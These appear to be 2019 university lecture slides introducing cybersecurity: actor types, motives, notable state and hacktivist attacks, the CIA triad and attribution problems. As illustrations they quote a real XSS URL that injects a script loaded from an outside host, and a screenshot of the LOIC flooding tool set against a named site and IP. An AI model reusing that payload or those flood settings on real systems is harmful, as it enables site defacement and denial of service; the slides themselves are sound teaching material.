Cybersecurity

Part 1 – overview and state activities

19.11. 2019
Jakub Drmola


Cybersecurity is hard

Characteristics to note when attack occurs

- actors involved
  - who did it? who is the target? states/companies/teenagers in basement?
- methods used
  - how did they do it? what type of attack? what was really lost or damaged?
- motivation
  - why did they do it? what was their goal? what did they really accomplish?


- which are easy/hard to know and why?

Actor types




ideology
hacktivism
militias
cyberterrorism
espionage
individual
sabotage
state
identity theft
financial crime
profit

Examples


ideology
Anonymous
SEA
???
PLA 61398
individual
Equation Group
state
Russian Bussiness Network, vDOS
profit

Attacks



ideology

#OP Payback

???

Estonia
2007

Flame

Stuxnet

individual

state

DDoS for hire
scams
ransomware

profit

C-I-A triad of what is actually being attacked

- **C**onfidentiality
- **I**ntegrity
- **A**vailability

- examples?

Key distinctions


- attack for profit or politics?

- executed/planned as covert or overt?

- what is target losing/what is the attacker gaining?

Main problems

- attribution of attacks
  - and therefore deterrence
- non-territoriality
  - and therefore law enforcement
- asymmetry
  - of actors
  - of defence/offense



http://www.saintcorporation.com/cgi-bin/archive.pl?cmd=index&list=%22%3E%3Cscript%20src%3d//ckers.org/s%3E%3C/script%3E

This page has been Hacked!


XSS Defacement

">

Invalid list name.

Legal | Privacy | Site Map

Copyright © 2010 SAINT Corporation. All Rights Reserved.



Low Orbit Ion Cannon | U dun goofed | v. 1.1.0.9

○ Manual Mode (for pussies) ● FUCKING HIVE MIND

IRC server: [redacted]

Port: 6667

Channel: #loic

Connected!

1. Select your target

URL: www.davenportlyons.com [Lock on]

IP: [Lock on]

2. Ready?

[Stop flooding]

Selected target

85.116.9.83

3. Attack options

Timeout: 4000

HTTP Subsite: /119/

☑ Append random chars to the URL

TCP / UDP message: U dun goofed

Port: 80

Method: HTTP


Threads: 10

☐ Wait for reply

